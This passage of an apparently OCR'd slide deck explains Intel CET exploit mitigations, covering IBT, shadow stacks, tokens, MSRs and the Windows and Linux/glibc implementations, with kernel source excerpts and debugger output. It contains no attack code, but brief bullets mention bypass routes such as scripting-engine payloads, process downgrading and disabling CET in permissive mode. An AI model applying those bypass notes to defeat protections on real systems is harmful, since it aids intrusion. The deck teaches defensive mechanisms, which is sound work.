- Leverage scripting engine to execute shellcode-free payloads (check: “Shellcodes are for the 99%”)
- **Downgrading** to a non-CIG process: mitigated with “No Child Process”

Hardware-assisted CFI

- Arm PAC (Pointer Authentication) (out-of-scope)
- Intel CET (Control-flow Enforcement Technology)
- Arm BTI (Branch Target Identification) (out-of-scope)

Intel CET - Introduction


A CFI hardware-assisted mitigation to enforce program control-flow

Two main protection methods

- **Forward-edge protection**: Indirect-Branch Tracking (IBT)
- **Backward-edge protection**: Shadow Stack (SHSTK)


Intel CET - Forward-edge protection (IBT)

- **IBT** (Indirect-Branch Tracking)
- Ensures indirect calls or jumps reach end branch instructions (**endbr32** or **endbr64**)
- CPU Implements a **state machine** to track indirect jmp/call instructions
- **No-Track** prefix (3EH) disables IBT for near indirect call/jmp instructions
- **Legacy code page bitmap** disables IBT on legacy code



Intel CET - IBT state machine


- State machine tracks indirect jmp/calls
- If indirect jmp/call found, state machine moves from **IDLE** to **WAIT_FOR_ENDBRANCH**
- If next instruction is not an endbranch, processor causes **Control Protection Exception** (#CP)
- If it is an endbranch, state machine moves back to **IDLE**



Simplified IBT state machine graph

Intel CET - Backward-edge protection (shadow stack)

- Creates a **Shadow Stack** (SHSTK) to check saved IP integrity
- **SHSTK** just accessible through special instructions. Additional page attribute is added to the page table protections
- Successfully enforces backward-edge
- Kills ROP and stack-saved IP corruption



Intel CET - Backward-edge protection (shadow stack)


```
************* Path validation summary **************
Response                         Time (ms)     Location
Deferred                                       srv*
Symbol search path is: srv*
Executable search path is:
ModLoad: 00007ff6`e1f40000 00007ff6`e1f65000   prog.exe
ModLoad: 00007ff9`51e70000 00007ff9`52065000   ntdll.dll
ModLoad: 00007ff9`517c0000 00007ff9`5187e000   C:\windows\System32\KERNEL32.DLL
ModLoad: 00007ff9`4f790000 00007ff9`4fa58000   C:\windows\System32\KERNELBASE.dll
ModLoad: 00007ff9`26580000 00007ff9`265ab000   C:\windows\SYSTEM32\VCRUNTIME140D.dll
ModLoad: 00007ff8`de6a0000 00007ff8`de867000   C:\windows\SYSTEM32\ucrtbased.dll
(ca4.324c): Break instruction exception - code 80000003 (first chance)
ntdll!LdrpDoDebuggerBreak+0x30:
00007ff9`51f406b0 cc              int     3
0:000> g
(ca4.324c): Security check failure or stack buffer overrun - code c0000409 (!!! second chance !!!)
Subcode: 0x39 FAST_FAIL_CONTROL_INVALID_RETURN_ADDRESS Shadow stack violation
prog!vuln+0x4b:
00007ff6`e1f5180b c3              ret
```

Intel CET - New Intel (CET management) instructions

- **INCSSP**: Increment shadow stack pointer (SSP) Eg.: INCSSPq n (increment by n*8)
- **RDSSP**: Read shadow stack pointer
- **SAVEPREVSSP**: Save previous SSP
- **RSTORSSP**: Restore saved SSP
- **WRSS**: Write to the shadow stack
- **WRUSS**: Write to the shadow stack
- **SETSSBSY**: Set shadow stack busy flag
- **CLRSSBSY**: Clear shadow stack busy flag

Intel CET - Interrupt Shadow-stack Table (IST)

- Interrupt Shadow-stack Table (IST)
- Table containing 7 SSPs (Shadow Stack Pointers)
- Pointed to by MSR **IA32_INTERRUPT_SSP_TABLE**



IST graph

Intel CET - Shadow Stack Switch

- We need a mechanism to switch current shadow stack (different processes are running on the system)
- Two main instructions involved:
  - **RSTORSSP <addr>**: Switch to another Shadow Stack
  - **SAVEPREVSSP**: Create a restore point on the old shadow stack


Intel CET - Shadow Stack Switch - Tokens

prev SSP token:

- bits 2-63: SSP at the time of invoking **RSTORSSP**
- bit 1: Must be 1
- bit 0: Mode bit

SS restore token:


- bits 2-63: **SSP** at the time of creating this restore point
- bit 1: Must be 0
- bit 0: Mode bit



Intel CET - Shadow Stack Switch - RSTORSSP

Execute: **RSTORSSP 0x3ff8**

1. Validate **“shadow stack restore” token** at new shadow stack
2. Point **SSP** to the (now verified) token
3. Replace **“shadow stack restore” token** with a **“previous ssp”** token holding **SSP** value at the time of invoking **RSTORSSP** (points to old Shadow Stack)




Intel CET - Shadow Stack Switch - SAVEPREVSSP

Execute: **SAVEPREVSSP**

1. Find a **“current ssp” token** in top of current Shadow Stack
2. Save a **“shadow stack restore” token** on the old Shadow Stack
3. Pop off from the current stack the **“previous ssp” token**

Note: If **SAVEPREVSSP** is not used after **RSTORSSP**, **INCSSP** is needed to pop off the **“previous ssp” token** from the current stack



Intel CET - Control Protection Exception (#CP)

- INT #21 - Control Protection Exception (#CP)

Exception error codes:

- **NEAR-RET (1)**: return addresses mismatch for a near **RET** instruction
- **FAR-RET/IRET (2)**: return addresses mismatch for a **FAR RET** or **IRET** instruction
- **ENDBRANCH (3)**: missing **ENDBRANCH** at target of an indirect call or jump instruction
- **RSTORSSP (4)**: token check failure in **RSTORSSP** instruction
- **SETSSBSY (5)**: token check failure in **SETSSBSY** instruction

Intel CET - Feature enumeration, master enable and MSRs

Feature enumeration:


- **CET-SS** enabled if *CPUID.(EAX=7, ECX=0):ECX.CET_SS[bit 7] == 1*
- **CET-IBT** enabled if *CPUID.(EAX=7, ECX=0):EDX.CET_IBT[bit 20] == 1*

Master enable:

- CR4 bit 23 (**CR4.CET**)

CET MSR's (Model-Specific Registers):

- **IA32_U_CET**: configures user-mode CET
- **IA32_S_CET**: configures supervisor-mode CET
- **IA32_PL3_SSP**: linear address of ring3 SS
- **IA32_PL2_SSP**: linear address of ring2 SS
- **IA32_PL1_SSP**: linear address of ring1 SS
- **IA32_PL0_SSP**: linear address of ring0 SS
- **IA32_INTERRUPT_SSP_TABLE_ADDR**: linear address of the IST




Intel CET - Shadow Stack paging

- Shadow Stack pages have special attributes (identified as Shadow Stack pages in the page attributes)
- Like data accesses: each Shadow Stack is defined either as **user access** (CPL = 3) or **supervisor access** (CPL < 3) (Current Privilege Level)
- U/S flags define if Shadow Stack page is defined for **user** accesses or **supervisor** accesses (User/Supervisor bit)


Conditions for a page to be marked as a Shadow Stack page:

- The **R/W flag** (bit 1) is 1 in every paging-structure entry controlling the translation except the last entry (the one that maps the page)
- The **R/W flag** is 0 in the paging-structure entry that maps the page: **Page Table Entry** (prevents ordinary data writes to **SHSTK** pages)
- The **dirty flag** (bit 6) is 1 in the paging-structure entry that maps the page

Intel CET - Shadow Stack unwinding



- Use of **INCSSP** to handle **unwinding**
- We can increase SSP by n index
- Eg.: INCSSP 3 -> SSP += 3*8



Intel CET - Windows implementation

- Software needs **/CETCOMPAT** flag on compilation (older software will not support CET - unless explicitly re-compiled with this flag) (*IMAGE_DLLCHARACTERISTICS_EX_CET_COMPAT* in extended DLL Characteristics)
- Non-CET-supported binaries can use **SetProcessMitigationPolicy()** and **ProcessUserShadowStackPolicy()**
- **CET-IBT** is not implemented on MS Windows, CFG is used instead for Forward-edge CFI (just **CET-SHSTK** is used)

Windows CET - CET changes

Major changes for CET support:

- Fiber and Thread creation and termination
- Exception unwinding
- Control protection fault handling
- Page fault handling
- XSAVE States
- PE header parsing

Intel CET - Linux Implementation

- Software needs **-fcf-protection** flag on compilation (*NT_GNU_PROPERTY_TYPE_0* field)
- **CET-IBT** is used as Forward-edge CFI (and **CET-SHSTK** for Backward-edge CFI)

```
lockedbyte@pwn:~$ readelf --notes ./vuln

Displaying notes found in: .note.gnu.property
  Owner                 Data size        Description
  GNU                   0x00000010       NT_GNU_PROPERTY_TYPE_0
      Properties: x86 feature: IBT, SHSTK

Displaying notes found in: .note.gnu.build-id
  Owner                 Data size        Description
  GNU                   0x00000014       NT_GNU_BUILD_ID (unique build ID bitstring)
    Build ID: 86990e951f50b3d7548692b57f5116362d6cf46e

Displaying notes found in: .note.ABI-tag
  Owner                 Data size        Description
  GNU                   0x00000010       NT_GNU_ABI_TAG (ABI version tag)
    OS: Linux, ABI: 3.2.0
```

Linux CET - CET changes

Notable changes for CET support:

- Linux kernel
  - CPUID enumeration
  - CET arch_prctl() system calls
  - PTE management for Shadow Stack pages
  - Process creation
  - XSAVE States
  - Control protection exception
  - ELF header parsing
- GNU libc
  - longjmp / setjmp
  - ucontext (makecontext / getcontext / setcontext)
  - dlopen
  - vfork wrapper
  - ELF header parsing

Linux CET - Kernel: PTE management for SHSTK pages

Shadow Stack:

- Allocated from task address space with *vm_flags* **VM_SHSTK** (*vm_flags* define properties for a memory region). **VM_SHSTK** is used to differ it from CoW (Copy-on-Write) pages, which are read-only and dirty as well.
- Its **Page Table Entry** (4th level paging structure) must be **read-only** and **dirty**
- Has a fixed size

Linux CET - Kernel: Shadow Stack allocation API

- **PROT_SHSTK** is added to mmap() / mprotect()
- We can allocate Shadow Stack pages this way

```
static unsigned long alloc_shstk(unsigned long size)
{
        int flags = MAP_ANONYMOUS | MAP_PRIVATE;
        struct mm_struct *mm = current->mm;
        unsigned long addr, populate;

        mmap_write_lock(mm);
        addr = do_mmap(NULL, 0, size, PROT_READ, flags, VM_SHADOW_STACK, 0,
                       &populate, NULL);
        mmap_write_unlock(mm);

        return addr;
}
```

arch/x86/kernel/shstk.c

```
static inline unsigned long arch_calc_vm_prot_bits(unsigned long prot,
                                                   unsigned long pkey)
{
        unsigned long vm_prot_bits = pkey_vm_prot_bits(prot, pkey);

        if (prot & PROT_SHADOW_STACK)
                vm_prot_bits |= VM_SHADOW_STACK;

        return vm_prot_bits;
}

#define arch_calc_vm_prot_bits(prot, pkey) arch_calc_vm_prot_bits(prot, pkey)

#ifdef CONFIG_X86_SHADOW_STACK
static inline bool arch_validate_prot(unsigned long prot, unsigned long addr)
{
        unsigned long valid = PROT_READ | PROT_WRITE | PROT_EXEC | PROT_SEM |
                              PROT_SHADOW_STACK;

        if (prot & ~valid)
                return false;

        if (prot & PROT_SHADOW_STACK) {
                if (!current->thread.shstk.size)
                        return false;

                /*
                 * A shadow stack mapping is indirectly writable by only
                 * the CALL and WRUSS instructions, but not other write
                 * instructions).  PROT_SHADOW_STACK and PROT_WRITE are
                 * mutually exclusive.
                 */
                if (prot & PROT_WRITE)
                        return false;
        }
```

arch/x86/include/asm/mman.h

Linux CET - Kernel: process creation

Notable changes:

- On **fork**ed childs, Shadow Stack is duplicated when the next Shadow Stack access operation is executed
- On **pthread** childs, a new Shadow Stack is created (clone() with **CLONE_VM**)
- Signal handlers use the same Shadow Stack as the main program

Linux CET - Kernel: control protection exception

- A control-protection fault is triggered when **SHSTK** or **IBT** is violated
- **exc_control_protection()**: send signal to violating program

```c
if (show_unhandled_signals && unhandled_signal(tsk, SIGSEGV) &&
    __ratelimit(&cpf_rate)) {
        unsigned long ssp;
        int cpf_type;

        cpf_type = array_index_nospec(error_code, ARRAY_SIZE(control_protection_err));

        rdmsrl(MSR_IA32_PL3_SSP, ssp);
        pr_emerg("%s[%d] control protection ip:%lx sp:%lx ssp:%lx error:%lx(%s)",
                 tsk->comm, task_pid_nr(tsk),
                 regs->ip, regs->sp, ssp, error_code,
                 control_protection_err[cpf_type]);
        print_vma_addr(KERN_CONT " in ", regs->ip);
        pr_cont("\n");
}

force_sig_fault(SIGSEGV, SEGV_CPERR, (void __user *)0);
cond_local_irq_disable(regs);
```

exc_control_protection() @ linux/arch/x86/kernel/traps.c

Linux CET - Kernel: CET arch_prctl() syscalls

prctl options:


- **ARCH_X86_CET_STATUS**: Get CET feature status
- **ARCH_X86_CET_DISABLE**: Disable CET features
- **ARCH_X86_CET_LOCK**: Lock CET features


```c
int prctl_cet(int option, u64 arg2)
{
	struct thread_shstk *shstk;

	if (!cpu_feature_enabled(X86_FEATURE_SHSTK))
		return -ENOTSUPP;

	shstk = &current->thread.shstk;

	if (option == ARCH_X86_CET_STATUS)
		return cet_copy_status_to_user(shstk, (u64 __user *)arg2)

	switch (option) {
	case ARCH_X86_CET_DISABLE:
		if (shstk->locked)
			return -EPERM;

		if (arg2 & ~GNU_PROPERTY_X86_FEATURE_1_VALID)
			return -EINVAL;
		if (arg2 & GNU_PROPERTY_X86_FEATURE_1_SHSTK)
			shstk_disable();
		return 0;

	case ARCH_X86_CET_LOCK:
		if (arg2)
			return -EINVAL;
		shstk->locked = 1;
		return 0;

	default:
		return -ENOSYS;
	}
}
```

linux/arch/x86/kernel/cet_prctl.c

Linux CET - GNU libc: unwinding in longjmp / setjmp

- Shadow Stack unwinding is implemented using INCSSPQ to adjust the Shadow Stack






```
#ifdef SHADOW_STACK_POINTER_OFFSET
# if IS_IN (libc) && defined SHARED && defined FEATURE_1_OFFSET
        /* Check if Shadow Stack is enabled.  */
        testl $X86_FEATURE_1_SHSTK, %fs:FEATURE_1_OFFSET
        jz L(skip_ssp)
# else
        xorl %eax, %eax
# endif
        /* Check and adjust the Shadow-Stack-Pointer.  */
        /* Get the current ssp.  */
        rdsspq %rax
        /* And compare it with the saved ssp value.  */
        subq SHADOW_STACK_POINTER_OFFSET(%rdi), %rax
        je L(skip_ssp)
        /* Count the number of frames to adjust and adjust it
           with incssp instruction.  The instruction can adjust
           the ssp by [0..255] value only thus use a loop if
           the number of frames is bigger than 255.  */
        negq %rax
        shrq $3, %rax
        /* NB: We saved Shadow-Stack-Pointer of setjmp.  Since we are
               restoring Shadow-Stack-Pointer of setjmp's caller, we
               need to unwind shadow stack by one more frame.  */
        addq $1, %rax

        movl $255, %ebx
L(loop):
        cmpq %rbx, %rax
        cmovb %rax, %rbx
        incsspq %rbx
        subq %rbx, %rax
        ja L(loop)
```

glibc/sysdeps/x86_64/__longjmp.S

Linux CET - GNU libc: CET permissive mode

- If CET not locked we can disable CET using prctl: **arch_prctl(ARCH_X86_CET_DISABLE, unsigned int features)**
- CET is locked if not in permissive mode
- If CET is in permissive mode, loading a non-CET library results in CET disabling on **dl_cet_disable_cet()**
- Else, an error will trigger when trying to **dlopen**
- Check: dl_main() -> _rtld_main_check() -> _dl_cet_check()

```c
          if (cet_feature)
            {
              int res = dl_cet_disable_cet (cet_feature);

              /* Clear the disabled bits in dl_x86_feature_1.  */
              if (res == 0)
                GL(dl_x86_feature_1) &= ~cet_feature;
            }

          /* Lock CET if IBT or SHSTK is enabled in executable.  Don't
             lock CET if IBT or SHSTK is enabled permissively.  */
          if (GL(dl_x86_feature_control).ibt != cet_permissive
              && GL(dl_x86_feature_control).shstk != cet_permissive)
            dl_cet_lock_cet ();
        }
# endif
    }
#endif
```

glibc/sysdeps/x86/cpu-features.c

Linux CET - GNU libc: ELF CET support flag

- New field to specify if an ELF executable is supporting **IBT**, **SHSTK** or both
- **IBT**: *GNU_PROPERTY_X86_FEATURE_1_IBT*
- **Shadow Stack**: *GNU_PROPERTY_X86_FEATURE_1_SHSTK*
- Stored in program properties (*NT_GNU_PROPERTY_TYPE_0*) on section **.note.gnu.property**

```c
/* This indicates that all executable sections are compatible with
   IBT.  */
#define GNU_PROPERTY_X86_FEATURE_1_IBT          (1U << 0)
/* This indicates that all executable sections are compatible with
   SHSTK.  */
#define GNU_PROPERTY_X86_FEATURE_1_SHSTK        (1U << 1)
```

glibc/elf/elf.h

```c
static void
dl_cet_check (struct link_map *m, const char *program)
{
  /* Check how IBT should be enabled.  */
  enum dl_x86_cet_control enable_ibt_type
    = GL(dl_x86_feature_control).ibt;
  /* Check how SHSTK should be enabled.  */
  enum dl_x86_cet_control enable_shstk_type
    = GL(dl_x86_feature_control).shstk;

  /* No legacy object check if both IBT and SHSTK are always on.  */
  if (enable_ibt_type == cet_always_on
      && enable_shstk_type == cet_always_on)
    {
      THREAD_SETMEM (THREAD_SELF, header.feature_1, GL(dl_x86_feature_1));
      return;
    }

  /* Check if IBT is enabled by kernel.  */
  bool ibt_enabled
    = (GL(dl_x86_feature_1) & GNU_PROPERTY_X86_FEATURE_1_IBT) != 0;
  /* Check if SHSTK is enabled by kernel.  */
  bool shstk_enabled
    = (GL(dl_x86_feature_1) & GNU_PROPERTY_X86_FEATURE_1_SHSTK) != 0;
```

glibc/sysdeps/x86/dl-cet.c

Intel CET: what does it protect against?

Intel CET protects against two main security problems:

